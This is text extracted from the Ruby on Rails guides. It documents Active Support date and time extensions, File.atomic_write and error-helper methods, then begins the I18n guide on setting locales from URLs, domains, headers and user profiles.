The method `next_week` receives a symbol with a day name in English (default is the thread local `Date.beginning_of_week`, or `config.beginning_of_week`, or `:monday`) and it returns the date corresponding to that day.

```
d = Date.new(2010, 5, 9) # => Sun, 09 May 2010
d.next_week              # => Mon, 10 May 2010
d.next_week(:saturday)   # => Sat, 15 May 2010
```

The method `prev_week` is analogous:

```
d.prev_week              # => Mon, 26 Apr 2010
d.prev_week(:saturday)   # => Sat, 01 May 2010
d.prev_week(:friday)     # => Fri, 30 Apr 2010
```

`prev_week` is aliased to `last_week`.

Both `next_week` and `prev_week` work as expected when `Date.beginning_of_week` or `config.beginning_of_week` are set.

15.1.2.7 `beginning_of_month`, `end_of_month`

The methods `beginning_of_month` and `end_of_month` return the dates for the beginning and end of the month:

```
d = Date.new(2010, 5, 9) # => Sun, 09 May 2010
d.beginning_of_month     # => Sat, 01 May 2010
d.end_of_month           # => Mon, 31 May 2010
```

`beginning_of_month` is aliased to `at_beginning_of_month`, and `end_of_month` is aliased to `at_end_of_month`.

15.1.2.8 `beginning_of_quarter`, `end_of_quarter`

The methods `beginning_of_quarter` and `end_of_quarter` return the dates for the beginning and end of the quarter of the receiver's calendar year:

```
d = Date.new(2010, 5, 9) # => Sun, 09 May 2010
d.beginning_of_quarter   # => Thu, 01 Apr 2010
d.end_of_quarter         # => Wed, 30 Jun 2010
```

`beginning_of_quarter` is aliased to `at_beginning_of_quarter`, and `end_of_quarter` is aliased to `at_end_of_quarter`.

15.1.2.9 `beginning_of_year`, `end_of_year`

The methods `beginning_of_year` and `end_of_year` return the dates for the beginning and end of the year:

```
d = Date.new(2010, 5, 9) # => Sun, 09 May 2010
d.beginning_of_year      # => Fri, 01 Jan 2010
d.end_of_year            # => Fri, 31 Dec 2010
```

`beginning_of_year` is aliased to `at_beginning_of_year`, and `end_of_year` is aliased to `at_end_of_year`.

15.1.3 Other Date Computations

15.1.3.1 `years_ago`, `years_since`

The method `years_ago` receives a number of years and returns the same date those many years ago:

```
date = Date.new(2010, 6, 7)
date.years_ago(10) # => Wed, 07 Jun 2000
```

`years_since` moves forward in time:

```
date = Date.new(2010, 6, 7)
date.years_since(10) # => Sun, 07 Jun 2020
```

If such a day does not exist, the last day of the corresponding month is returned:

```
Date.new(2012, 2, 29).years_ago(3)     # => Sat, 28 Feb 2009
Date.new(2012, 2, 29).years_since(3)   # => Sat, 28 Feb 2015
```

15.1.3.2 `months_ago`, `months_since`

The methods `months_ago` and `months_since` work analogously for months:

```
Date.new(2010, 4, 30).months_ago(2)   # => Sun, 28 Feb 2010
Date.new(2010, 4, 30).months_since(2) # => Wed, 30 Jun 2010
```

If such a day does not exist, the last day of the corresponding month is returned:

```
Date.new(2010, 4, 30).months_ago(2)    # => Sun, 28 Feb 2010
Date.new(2009, 12, 31).months_since(2) # => Sun, 28 Feb 2010
```

15.1.3.3 `weeks_ago`

The method `weeks_ago` works analogously for weeks:

```
Date.new(2010, 5, 24).weeks_ago(1)    # => Mon, 17 May 2010
Date.new(2010, 5, 24).weeks_ago(2)    # => Mon, 10 May 2010
```

15.1.3.4 `advance`

The most generic way to jump to other days is `advance`. This method receives a hash with keys `:years`, `:months`, `:weeks`, `:days`, and returns a date advanced as much as the present keys indicate:

```
date = Date.new(2010, 6, 6)
date.advance(years: 1, weeks: 2)  # => Mon, 20 Jun 2011
date.advance(months: 2, days: -2) # => Wed, 04 Aug 2010
```

Note in the previous example that increments may be negative.

To perform the computation the method first increments years, then months, then weeks, and finally days. This order is important towards the end of months. Say for example we are at the end of February of 2010, and we want to move one month and one day forward.

The method `advance` advances first one month, and then one day, the result is:

```
Date.new(2010, 2, 28).advance(months: 1, days: 1)
# => Sun, 29 Mar 2010
```

While if it did it the other way around the result would be different:

```
Date.new(2010, 2, 28).advance(days: 1).advance(months: 1)
# => Thu, 01 Apr 2010
```

15.1.4 Changing Components

The method `change` allows you to get a new date which is the same as the receiver except for the given year, month, or day:

```
Date.new(2010, 12, 23).change(year: 2011, month: 11)
# => Wed, 23 Nov 2011
```

This method is not tolerant to non-existing dates, if the change is invalid `ArgumentError` is raised:

```
Date.new(2010, 1, 31).change(month: 2)
# => ArgumentError: invalid date
```

15.1.5 Durations

Durations can be added to and subtracted from dates:

```
d = Date.current
# => Mon, 09 Aug 2010
d + 1.year
# => Tue, 09 Aug 2011
d - 3.hours
# => Sun, 08 Aug 2010 21:00:00 UTC +00:00
```

They translate to calls to `since` or `advance`. For example here we get the correct jump in the calendar reform:

```
Date.new(1582, 10, 4) + 1.day
# => Fri, 15 Oct 1582
```

15.1.6 Timestamps

The following methods return a `Time` object if possible, otherwise a `DateTime`. If set, they honor the user time zone.

15.1.6.1 `beginning_of_day`, `end_of_day`

The method `beginning_of_day` returns a timestamp at the beginning of the day (00:00:00):

```
date = Date.new(2010, 6, 7)
date.beginning_of_day # => Mon Jun 07 00:00:00 +0200 2010
```

The method `end_of_day` returns a timestamp at the end of the day (23:59:59):

```
date = Date.new(2010, 6, 7)
date.end_of_day # => Mon Jun 07 23:59:59 +0200 2010
```

`beginning_of_day` is aliased to `at_beginning_of_day`, `midnight`, `at_midnight`.

15.1.6.2 `beginning_of_hour`, `end_of_hour`

The method `beginning_of_hour` returns a timestamp at the beginning of the hour (hh:00:00):

```
date = DateTime.new(2010, 6, 7, 19, 55, 25)
date.beginning_of_hour # => Mon Jun 07 19:00:00 +0200 2010
```

The method `end_of_hour` returns a timestamp at the end of the hour (hh:59:59):

```
date = DateTime.new(2010, 6, 7, 19, 55, 25)
date.end_of_hour # => Mon Jun 07 19:59:59 +0200 2010
```

`beginning_of_hour` is aliased to `at_beginning_of_hour`.

15.1.6.3 `beginning_of_minute`, `end_of_minute`

The method `beginning_of_minute` returns a timestamp at the beginning of the minute (hh:mm:00):

```
date = DateTime.new(2010, 6, 7, 19, 55, 25)
date.beginning_of_minute # => Mon Jun 07 19:55:00 +0200 2010
```

The method `end_of_minute` returns a timestamp at the end of the minute (hh:mm:59):

```
date = DateTime.new(2010, 6, 7, 19, 55, 25)
date.end_of_minute # => Mon Jun 07 19:55:59 +0200 2010
```

`beginning_of_minute` is aliased to `at_beginning_of_minute`.

`beginning_of_hour`, `end_of_hour`, `beginning_of_minute` and `end_of_minute` are implemented for `Time` and `DateTime` but **not** `Date` as it does not make sense to request the beginning or end of an hour or minute on a `Date` instance.

15.1.6.4 `ago`, `since`

The method `ago` receives a number of seconds as argument and returns a timestamp those many seconds ago from midnight:

```
date = Date.current # => Fri, 11 Jun 2010
date.ago(1)         # => Thu, 10 Jun 2010 23:59:59 EDT -04:00
```

Similarly, `since` moves forward:

```
date = Date.current # => Fri, 11 Jun 2010
date.since(1)       # => Fri, 11 Jun 2010 00:00:01 EDT -04:00
```

15.1.7 Other Time Computations

15.2 Conversions

16 Extensions to `DateTime`

`DateTime` is not aware of DST rules and so some of these methods have edge cases when a DST change is going on. For example `seconds_since_midnight` might not return the real amount in such a day.

16.1 Calculations

All the following methods are defined in `active_support/core_ext/date_time/calculations.rb`.

The class `DateTime` is a subclass of `Date` so by loading `active_support/core_ext/date/calculations.rb` you inherit these methods and their aliases, except that they will always return datetimes:

```
yesterday
tomorrow
beginning_of_week (at_beginning_of_week)
end_of_week (at_end_of_week)
monday
sunday
weeks_ago
prev_week (last_week)
next_week
months_ago
months_since
beginning_of_month (at_beginning_of_month)
end_of_month (at_end_of_month)
prev_month (last_month)
next_month
beginning_of_quarter (at_beginning_of_quarter)
end_of_quarter (at_end_of_quarter)
beginning_of_year (at_beginning_of_year)
end_of_year (at_end_of_year)
years_ago
years_since
prev_year (last_year)
next_year
```

The following methods are reimplemented so you do **not** need to load `active_support/core_ext/date/calculations.rb` for these ones:

```
beginning_of_day (midnight, at_midnight, at_beginning_of_day)
end_of_day
ago
since (in)
```

On the other hand, `advance` and `change` are also defined and support more options, they are documented below.

The following methods are only implemented in `active_support/core_ext/date_time/calculations.rb` as they only make sense when used with a `DateTime` instance:

```
beginning_of_hour (at_beginning_of_hour)
end_of_hour
```

16.1.1 Named Datetimes

16.1.1.1 `DateTime.current`

Active Support defines `DateTime.current` to be like `Time.now.to_datetime`, except that it honors the user time zone, if defined. It also defines `DateTime.yesterday` and `DateTime.tomorrow`, and the instance predicates `past?`, and `future?` relative to `DateTime.current`.

16.1.2 Other Extensions

16.1.2.1 `seconds_since_midnight`

The method `seconds_since_midnight` returns the number of seconds since midnight:

```
now = DateTime.current     # => Mon, 07 Jun 2010 20:26:36 +0000
now.seconds_since_midnight # => 73596
```

16.1.2.2 `utc`

The method `utc` gives you the same datetime in the receiver expressed in UTC.

```
now = DateTime.current # => Mon, 07 Jun 2010 19:27:52 -0400
```

```
now.utc                # => Mon, 07 Jun 2010 23:27:52 +0000
```

This method is also aliased as `getutc`.

16.1.2.3 `utc?`

The predicate `utc?` says whether the receiver has UTC as its time zone:

```
now = DateTime.now # => Mon, 07 Jun 2010 19:30:47 -0400
now.utc?           # => false
now.utc.utc?       # => true
```

16.1.2.4 `advance`

The most generic way to jump to another datetime is `advance`. This method receives a hash with keys `:years`, `:months`, `:weeks`, `:days`, `:hours`, `:minutes`, and `:seconds`, and returns a datetime advanced as much as the present keys indicate.

```
d = DateTime.current
# => Thu, 05 Aug 2010 11:33:31 +0000
d.advance(years: 1, months: 1, days: 1, hours: 1, minutes: 1, seconds:
1)
# => Tue, 06 Sep 2011 12:34:32 +0000
```

This method first computes the destination date passing `:years`, `:months`, `:weeks`, and `:days` to `Date#advance` documented above. After that, it adjusts the time calling `since` with the number of seconds to advance. This order is relevant, a different ordering would give different datetimes in some edge-cases. The example in `Date#advance` applies, and we can extend it to show order relevance related to the time bits.

If we first move the date bits (that have also a relative order of processing, as documented before), and then the time bits we get for example the following computation:

```
d = DateTime.new(2010, 2, 28, 23, 59, 59)
# => Sun, 28 Feb 2010 23:59:59 +0000
d.advance(months: 1, seconds: 1)
# => Mon, 29 Mar 2010 00:00:00 +0000
```

but if we computed them the other way around, the result would be different:

```
d.advance(seconds: 1).advance(months: 1)
# => Thu, 01 Apr 2010 00:00:00 +0000
```

Since `DateTime` is not DST-aware you can end up in a non-existing point in time with no warning or error telling you so.

16.1.3 Changing Components

The method `change` allows you to get a new datetime which is the same as the receiver except for the given options, which may include `:year`, `:month`, `:day`, `:hour`, `:min`, `:sec`, `:offset`, `:start`:

```
now = DateTime.current
# => Tue, 08 Jun 2010 01:56:22 +0000
now.change(year: 2011, offset: Rational(-6, 24))
# => Wed, 08 Jun 2011 01:56:22 -0600
```

If hours are zeroed, then minutes and seconds are too (unless they have given values):

```
now.change(hour: 0)
# => Tue, 08 Jun 2010 00:00:00 +0000
```

Similarly, if minutes are zeroed, then seconds are too (unless it has given a value):

```
now.change(min: 0)
# => Tue, 08 Jun 2010 01:00:00 +0000
```

This method is not tolerant to non-existing dates, if the change is invalid `ArgumentError` is raised:

```
DateTime.current.change(month: 2, day: 30)
# => ArgumentError: invalid date
```

16.1.4 Durations

Durations can be added to and subtracted from datetimes:

```
now = DateTime.current
# => Mon, 09 Aug 2010 23:15:17 +0000
now + 1.year
# => Tue, 09 Aug 2011 23:15:17 +0000
now - 1.week
# => Mon, 02 Aug 2010 23:15:17 +0000
```

They translate to calls to `since` or `advance`. For example here we get the correct jump in the calendar reform:

```
DateTime.new(1582, 10, 4, 23) + 1.hour
# => Fri, 15 Oct 1582 00:00:00 +0000
```

17 Extensions to `Time`

17.1 Calculations

All the following methods are defined in `active_support/core_ext/time/calculations.rb`.

Active Support adds to `Time` many of the methods available for `DateTime`:

```
past?
today?
future?
yesterday
tomorrow
seconds_since_midnight
change
advance
ago
since (in)
beginning_of_day (midnight, at_midnight, at_beginning_of_day)
end_of_day
beginning_of_hour (at_beginning_of_hour)
end_of_hour
beginning_of_week (at_beginning_of_week)
end_of_week (at_end_of_week)
monday
sunday
weeks_ago
prev_week (last_week)
next_week
months_ago
months_since
beginning_of_month (at_beginning_of_month)
end_of_month (at_end_of_month)
prev_month (last_month)
next_month
beginning_of_quarter (at_beginning_of_quarter)
end_of_quarter (at_end_of_quarter)
beginning_of_year (at_beginning_of_year)
end_of_year (at_end_of_year)
years_ago
years_since
prev_year (last_year)
next_year
```

They are analogous. Please refer to their documentation above and take into account the following differences:

- `change` accepts an additional `:usec` option.
- `Time` understands DST, so you get correct DST calculations as in

```
Time.zone_default
```

```
# => #<ActiveSupport::TimeZone:0x7f73654d4f38 @utc_offset=nil,
@name="Madrid", ...>

# In Barcelona, 2010/03/28 02:00 +0100 becomes 2010/03/28 03:00 +0200
due to DST.
t = Time.local(2010, 3, 28, 1, 59, 59)
# => Sun Mar 28 01:59:59 +0100 2010
t.advance(seconds: 1)
# => Sun Mar 28 03:00:00 +0200 2010
```

- If `since` or `ago` jump to a time that can't be expressed with `Time` a `DateTime` object is returned instead.

17.1.1 `Time.current`

Active Support defines `Time.current` to be today in the current time zone. That's like `Time.now`, except that it honors the user time zone, if defined. It also defines the instance predicates `past?`, `today?`, and `future?`, all of them relative to `Time.current`.

When making Time comparisons using methods which honor the user time zone, make sure to use `Time.current` instead of `Time.now`. There are cases where the user time zone might be in the future compared to the system time zone, which `Time.now` uses by default. This means `Time.now.to_date`may equal `Date.yesterday`.

17.1.2 `all_day`, `all_week`, `all_month`, `all_quarter` and `all_year`

The method `all_day` returns a range representing the whole day of the current time.

```
now = Time.current
# => Mon, 09 Aug 2010 23:20:05 UTC +00:00
now.all_day
# => Mon, 09 Aug 2010 00:00:00 UTC +00:00..Mon, 09 Aug 2010 23:59:59
UTC +00:00
```

Analogously, `all_week`, `all_month`, `all_quarter` and `all_year` all serve the purpose of generating time ranges.

```
now = Time.current
# => Mon, 09 Aug 2010 23:20:05 UTC +00:00
now.all_week
# => Mon, 09 Aug 2010 00:00:00 UTC +00:00..Sun, 15 Aug 2010 23:59:59
UTC +00:00
now.all_week(:sunday)
# => Sun, 16 Sep 2012 00:00:00 UTC +00:00..Sat, 22 Sep 2012 23:59:59
UTC +00:00
now.all_month
# => Sat, 01 Aug 2010 00:00:00 UTC +00:00..Tue, 31 Aug 2010 23:59:59
UTC +00:00
now.all_quarter
# => Thu, 01 Jul 2010 00:00:00 UTC +00:00..Thu, 30 Sep 2010 23:59:59
UTC +00:00
now.all_year
# => Fri, 01 Jan 2010 00:00:00 UTC +00:00..Fri, 31 Dec 2010 23:59:59
UTC +00:00
```

17.2 Time Constructors

Active Support defines `Time.current` to be `Time.zone.now` if there's a user time zone defined, with fallback to `Time.now`:

```
Time.zone_default
# => #<ActiveSupport::TimeZone:0x7f73654d4f38 @utc_offset=nil,
@name="Madrid", ...>
Time.current
# => Fri, 06 Aug 2010 17:11:58 CEST +02:00
```

Analogously to `DateTime`, the predicates `past?`, and `future?` are relative to `Time.current`.

If the time to be constructed lies beyond the range supported by `Time` in the runtime platform, usecs are discarded and a `DateTime` object is returned instead.

17.2.1 Durations

Durations can be added to and subtracted from time objects:

```
now = Time.current
# => Mon, 09 Aug 2010 23:20:05 UTC +00:00
now + 1.year
#  => Tue, 09 Aug 2011 23:21:11 UTC +00:00
now - 1.week
# => Mon, 02 Aug 2010 23:21:11 UTC +00:00
```

They translate to calls to `since` or `advance`. For example here we get the correct jump in the calendar reform:

```
Time.utc(1582, 10, 3) + 5.days
# => Mon Oct 18 00:00:00 UTC 1582
```

18 Extensions to `File`

18.1 `atomic_write`

With the class method `File.atomic_write` you can write to a file in a way that will prevent any reader from seeing half-written content.
The name of the file is passed as an argument, and the method yields a file handle opened for writing. Once the block is done `atomic_write` closes the file handle and completes its job.
For example, Action Pack uses this method to write asset cache files like `all.css`:

```
File.atomic_write(joined_asset_path) do |cache|
  cache.write(join_asset_file_contents(asset_paths))
end
```

To accomplish this `atomic_write` creates a temporary file. That's the file the code in the block actually writes to. On completion, the temporary file is renamed, which is an atomic operation on POSIX systems. If the target file exists `atomic_write` overwrites it and keeps owners and permissions. However there are a few cases where `atomic_write` cannot change the file ownership or permissions, this error is caught and skipped over trusting in the user/filesystem to ensure the file is accessible to the processes that need it.
Due to the chmod operation `atomic_write` performs, if the target file has an ACL set on it this ACL will be recalculated/modified.

Note you can't append with `atomic_write`.

The auxiliary file is written in a standard directory for temporary files, but you can pass a directory of your choice as second argument.

Defined in `active_support/core_ext/file/atomic.rb`.

19 Extensions to `Marshal`

19.1 `load`

Active Support adds constant autoloading support to `load`.
For example, the file cache store deserializes this way:

```
File.open(file_name) { |f| Marshal.load(f) }
```

If the cached data refers to a constant that is unknown at that point, the autoloading mechanism is triggered and if it succeeds the deserialization is retried transparently.

If the argument is an `IO` it needs to respond to `rewind` to be able to retry. Regular files respond to `rewind`.

Defined in `active_support/core_ext/marshal.rb`.

20 Extensions to `NameError`

Active Support adds `missing_name?` to `NameError`, which tests whether the exception was raised because of the name passed as argument.

The name may be given as a symbol or string. A symbol is tested against the bare constant name, a string is against the fully-qualified constant name.

A symbol can represent a fully-qualified constant name as in `:"ActiveRecord::Base"`, so the behavior for symbols is defined for convenience, not because it has to be that way technically.

For example, when an action of `ArticlesController` is called Rails tries optimistically to use `ArticlesHelper`. It is OK that the helper module does not exist, so if an exception for that constant name is raised it should be silenced. But it could be the case that `articles_helper.rb` raises a `NameError` due to an actual unknown constant. That should be reraised. The method `missing_name?` provides a way to distinguish both cases:

```
def default_helper_module!
  module_name = name.sub(/Controller$/, '')
  module_path = module_name.underscore
  helper module_path
rescue LoadError => e
  raise e unless e.is_missing? "helpers/#{module_path}_helper"
rescue NameError => e
  raise e unless e.missing_name? "#{module_name}Helper"
end
```

Defined in `active_support/core_ext/name_error.rb`.

21 Extensions to `LoadError`

Active Support adds `is_missing?` to `LoadError`.

Given a path name `is_missing?` tests whether the exception was raised due to that particular file (except perhaps for the ".rb" extension).

For example, when an action of `ArticlesController` is called Rails tries to load `articles_helper.rb`, but that file may not exist. That's fine, the helper module is not mandatory so Rails silences a load error. But it could be the case that the helper module does exist and in turn requires another library that is missing. In that case Rails must reraise the exception. The method `is_missing?` provides a way to distinguish both cases:

```
def default_helper_module!
  module_name = name.sub(/Controller$/, '')
  module_path = module_name.underscore
  helper module_path
rescue LoadError => e
  raise e unless e.is_missing? "helpers/#{module_path}_helper"
rescue NameError => e
  raise e unless e.missing_name? "#{module_name}Helper"
end
```

Defined in `active_support/core_ext/load_error.rb`.

Rails Internationalization (I18n) API

The Ruby I18n (shorthand for *internationalization*) gem which is shipped with Ruby on Rails (starting from Rails 2.2) provides an easy-to-use and extensible framework for **translating your application to a single custom language**other than English or for **providing multi-language support** in your application.
The process of "internationalization" usually means to abstract all strings and other locale specific bits (such as date or currency formats) out of your application. The process of "localization" means to provide translations and localized formats for these bits.[1]

The Ruby I18n framework provides you with all necessary means for internationalization/localization of your Rails application. You may, also use various gems available to add additional functionality or features. See the rails-i18n gem for more information.

1 How I18n in Ruby on Rails Works

Internationalization is a complex problem. Natural languages differ in so many ways (e.g. in pluralization rules) that it is hard to provide tools for solving all problems at once. For that reason the Rails I18n API focuses on:

- providing support for English and similar languages out of the box
- making it easy to customize and extend everything for other languages

As part of this solution, **every static string in the Rails framework** - e.g. Active Record validation messages, time and date formats - **has been internationalized**, so *localization* of a Rails application means "over-riding" these defaults.

1.1 The Overall Architecture of the Library

Thus, the Ruby I18n gem is split into two parts:

- The public API of the i18n framework - a Ruby module with public methods that define how the library works
- A default backend (which is intentionally named *Simple* backend) that implements these methods

As a user you should always only access the public methods on the I18n module, but it is useful to know about the capabilities of the backend.

It is possible (or even desirable) to swap the shipped Simple backend with a more powerful one, which would store translation data in a relational database, GetText dictionary, or similar. See section Using different backends below.

1.2 The Public I18n API

The most important methods of the I18n API are:

```
translate # Lookup text translations
```

```
localize  # Localize Date and Time objects to local formats
```

These have the aliases #t and #l so you can use them like this:

```
I18n.t 'store.title'
I18n.l Time.now
```

There are also attribute readers and writers for the following attributes:

```
load_path         # Announce your custom translation files
locale            # Get and set the current locale
default_locale    # Get and set the default locale
exception_handler # Use a different exception_handler
backend           # Use a different backend
```

So, let's internationalize a simple Rails application from the ground up in the next chapters!

2 Setup the Rails Application for Internationalization

There are just a few simple steps to get up and running with I18n support for your application.

2.1 Configure the I18n Module

Following the *convention over configuration* philosophy, Rails will set up your application with reasonable defaults. If you need different settings, you can overwrite them easily.

Rails adds all `.rb` and `.yml` files from the `config/locales` directory to your **translations load path**, automatically.

The default `en.yml` locale in this directory contains a sample pair of translation strings:

```
en:
  hello: "Hello world"
```

This means, that in the `:en` locale, the key *hello* will map to the *Hello world* string. Every string inside Rails is internationalized in this way, see for instance Active Model validation messages in the `activemodel/lib/active_model/locale/en.yml` file or time and date formats in the `activesupport/lib/active_support/locale/en.yml` file. You can use YAML or standard Ruby Hashes to store translations in the default (Simple) backend.

The I18n library will use **English** as a **default locale**, i.e. if you don't set a different locale, `:en` will be used for looking up translations.

The i18n library takes a **pragmatic approach** to locale keys (after some discussion), including only the *locale* ("language") part, like `:en`, `:pl`, not the *region* part, like `:en-US` or `:en-GB`, which are traditionally used for separating "languages" and "regional setting" or "dialects". Many international applications use only the "language" element of a locale such as `:cs`, `:th` or `:es` (for Czech, Thai and Spanish). However, there are also regional differences within different language groups that may be important. For instance, in the `:en-US` locale you would have $ as a currency symbol, while in `:en-GB`, you would have £. Nothing stops you from separating regional and other settings in this way: you just have to provide full "English - United Kingdom" locale in a `:en-GB` dictionary. Few gems such asGlobalize3 may help you implement it.

The **translations load path** (`I18n.load_path`) is just a Ruby Array of paths to your translation files that will be loaded automatically and available in your application. You can pick whatever directory and translation file naming scheme makes sense for you.

The backend will lazy-load these translations when a translation is looked up for the first time. This makes it possible to just swap the backend with something else even after translations have already been announced.

The default `application.rb` file has instructions on how to add locales from another directory and how to set a different default locale. Just uncomment and edit the specific lines.

```
# The default locale is :en and all translations from
config/locales/*.rb,yml are auto loaded.
# config.i18n.load_path += Dir[Rails.root.join('my', 'locales',
'*.{rb,yml}').to_s]
# config.i18n.default_locale = :de
```

2.2 Optional: Custom I18n Configuration Setup

For the sake of completeness, let's mention that if you do not want to use the `application.rb` file for some reason, you can always wire up things manually, too.

To tell the I18n library where it can find your custom translation files you can specify the load path anywhere in your application - just make sure it gets run before any translations are actually looked up. You might also want to change the default locale. The simplest thing possible is to put the following into an initializer:

```
# in config/initializers/locale.rb

# tell the I18n library where to find your translations
I18n.load_path += Dir[Rails.root.join('lib', 'locale', '*.{rb,yml}')]

# set default locale to something other than :en
I18n.default_locale = :pt
```

2.3 Setting and Passing the Locale

If you want to translate your Rails application to a **single language other than English** (the default locale), you can set I18n.default_locale to your locale in `application.rb` or an initializer as shown above, and it will persist through the requests.

However, you would probably like to **provide support for more locales** in your application. In such case, you need to set and pass the locale between requests.

You may be tempted to store the chosen locale in a *session* or a *cookie*. However, **do not do this**. The locale should be transparent and a part of the URL. This way you won't break people's basic assumptions about the web itself: if you send a URL to a friend, they should see the same page and content as you. A fancy word for this would be that you're being*RESTful*. Read more about the RESTful approach in Stefan Tilkov's articles. Sometimes there are exceptions to this rule and those are discussed below.

The *setting part* is easy. You can set the locale in a `before_action` in the `ApplicationController`like this:

```
before_action :set_locale

def set_locale
  I18n.locale = params[:locale] || I18n.default_locale
end
```

This requires you to pass the locale as a URL query parameter as in `http://example.com/books?locale=pt`. (This is, for example, Google's approach.)

So `http://localhost:3000?locale=pt` will load the Portuguese localization, whereas `http://localhost:3000?locale=de` would load the German localization, and so on. You may skip the next section and head over to the **Internationalize your application** section, if you want to try things out by manually placing the locale in the URL and reloading the page.

Of course, you probably don't want to manually include the locale in every URL all over your application, or want the URLs look differently, e.g. the usual `http://example.com/pt/books` versus `http://example.com/en/books`. Let's discuss the different options you have.

2.4 Setting the Locale from the Domain Name

One option you have is to set the locale from the domain name where your application runs. For example, we want `www.example.com` to load the English (or default) locale, and `www.example.es` to load the Spanish locale. Thus the *top-level domain name* is used for locale setting. This has several advantages:

- The locale is an *obvious* part of the URL.
- People intuitively grasp in which language the content will be displayed.
- It is very trivial to implement in Rails.
- Search engines seem to like that content in different languages lives at different, inter-linked domains.

You can implement it like this in your `ApplicationController`:

```
before_action :set_locale

def set_locale
  I18n.locale = extract_locale_from_tld || I18n.default_locale
end

# Get locale from top-level domain or return nil if such locale is not
available
# You have to put something like:
#   127.0.0.1 application.com
#   127.0.0.1 application.it
#   127.0.0.1 application.pl
# in your /etc/hosts file to try this out locally
def extract_locale_from_tld
  parsed_locale = request.host.split('.').last
  I18n.available_locales.map(&:to_s).include?(parsed_locale) ?
parsed_locale : nil
end
```

We can also set the locale from the *subdomain* in a very similar way:

```
# Get locale code from request subdomain (like
http://it.application.local:3000)
# You have to put something like:
#   127.0.0.1 gr.application.local
# in your /etc/hosts file to try this out locally
def extract_locale_from_subdomain
  parsed_locale = request.subdomains.first
  I18n.available_locales.map(&:to_s).include?(parsed_locale) ?
parsed_locale : nil
end
```

If your application includes a locale switching menu, you would then have something like this in it:

```
link_to("Deutsch",
"#{APP_CONFIG[:deutsch_website_url]}#{request.env['REQUEST_URI']}")
```

assuming you would set `APP_CONFIG[:deutsch_website_url]` to some value like `http://www.application.de`.

This solution has aforementioned advantages, however, you may not be able or may not want to provide different localizations ("language versions") on different domains. The most obvious solution would be to include locale code in the URL params (or request path).

2.5 Setting the Locale from the URL Params

The most usual way of setting (and passing) the locale would be to include it in URL params, as we did in the `I18n.locale = params[:locale]` *before_action* in the first example. We would like to have URLs like `www.example.com/books?locale=ja` or `www.example.com/ja/books` in this case.
This approach has almost the same set of advantages as setting the locale from the domain name: namely that it's RESTful and in accord with the rest of the World Wide Web. It does require a little bit more work to implement, though.

Getting the locale from `params` and setting it accordingly is not hard; including it in every URL and thus **passing it through the requests** is. To include an explicit option in every URL, e.g. `link_to(books_url(locale: I18n.locale))`, would be tedious and probably impossible, of course.
Rails contains infrastructure for "centralizing dynamic decisions about the URLs" in its `ApplicationController#default_url_options`, which is useful precisely in this scenario: it enables us to set "defaults" for `url_for` and helper methods dependent on it (by implementing/overriding this method).
We can include something like this in our `ApplicationController` then:
```
# app/controllers/application_controller.rb
def default_url_options(options = {})
  { locale: I18n.locale }.merge options
end
```
Every helper method dependent on `url_for` (e.g. helpers for named routes like `root_path` or `root_url`, resource routes like `books_path` or `books_url`, etc.) will now **automatically include the locale in the query string**, like this: `http://localhost:3001/?locale=ja`.
You may be satisfied with this. It does impact the readability of URLs, though, when the locale "hangs" at the end of every URL in your application. Moreover, from the architectural standpoint, locale is usually hierarchically above the other parts of the application domain: and URLs should reflect this.

You probably want URLs to look like this: `www.example.com/en/books` (which loads the English locale) and `www.example.com/nl/books` (which loads the Dutch locale). This is achievable with the "over-riding `default_url_options`" strategy from above: you just have to set up your routes with `scoping` option in this way:
```
# config/routes.rb
scope "/:locale" do
  resources :books
end
```
Now, when you call the `books_path` method you should get `"/en/books"` (for the default locale). An URL like `http://localhost:3001/nl/books` should load the Dutch locale, then, and following calls to `books_path` should return `"/nl/books"` (because the locale changed).
If you don't want to force the use of a locale in your routes you can use an optional path scope (denoted by the parentheses) like so:

```
# config/routes.rb
scope "(:locale)", locale: /en|nl/ do
  resources :books
end
```
With this approach you will not get a `Routing Error` when accessing your resources such as `http://localhost:3001/books` without a locale. This is useful for when you want to use the default locale when one is not specified.
Of course, you need to take special care of the root URL (usually "homepage" or "dashboard") of your application. An URL like `http://localhost:3001/nl` will not work automatically, because the `root to:`

"books#index" declaration in your routes.rb doesn't take locale into account. (And rightly so: there's only one "root" URL.)
You would probably need to map URLs like these:

```
# config/routes.rb
get '/:locale' => 'dashboard#index'
```

Do take special care about the **order of your routes**, so this route declaration does not "eat" other ones. (You may want to add it directly before the root :to declaration.)
Have a look at various gems which simplify working with routes: routing_filter, rails-translate-routes, route_translator.

2.6 Setting the Locale from the Client Supplied Information

In specific cases, it would make sense to set the locale from client-supplied information, i.e. not from the URL. This information may come for example from the users' preferred language (set in their browser), can be based on the users' geographical location inferred from their IP, or users can provide it simply by choosing the locale in your application interface and saving it to their profile. This approach is more suitable for web-based applications or services, not for websites - see the box about *sessions*, *cookies* and RESTful architecture above.

2.6.1 Using Accept-Language

One source of client supplied information would be an Accept-Language HTTP header. People mayset this in their browser or other clients (such as *curl*).
A trivial implementation of using an Accept-Language header would be:

```
def set_locale
  logger.debug "* Accept-Language:
#{request.env['HTTP_ACCEPT_LANGUAGE']}"
  I18n.locale = extract_locale_from_accept_language_header
  logger.debug "* Locale set to '#{I18n.locale}'"
end

private
  def extract_locale_from_accept_language_header
    request.env['HTTP_ACCEPT_LANGUAGE'].scan(/^[a-z]{2}/).first
  end
```

Of course, in a production environment you would need much more robust code, and could use a gem such as Iain Hecker's http_accept_language or even Rack middleware such as Ryan Tomayko'slocale.

2.6.2 Using GeoIP (or Similar) Database

Another way of choosing the locale from client information would be to use a database for mapping the client IP to the region, such as GeoIP Lite Country. The mechanics of the code would be very similar to the code above - you would need to query the database for the user's IP, and look up your preferred locale for the country/region/city returned.

2.6.3 User Profile


You can also provide users of your application with means to set (and possibly over-ride) the locale in your application interface, as well. Again, mechanics for this approach would be very similar to the code above - you'd probably let users choose a locale from a dropdown list and save it to their profile in the database. Then you'd set the locale to this value.

3 Internationalizing your Application

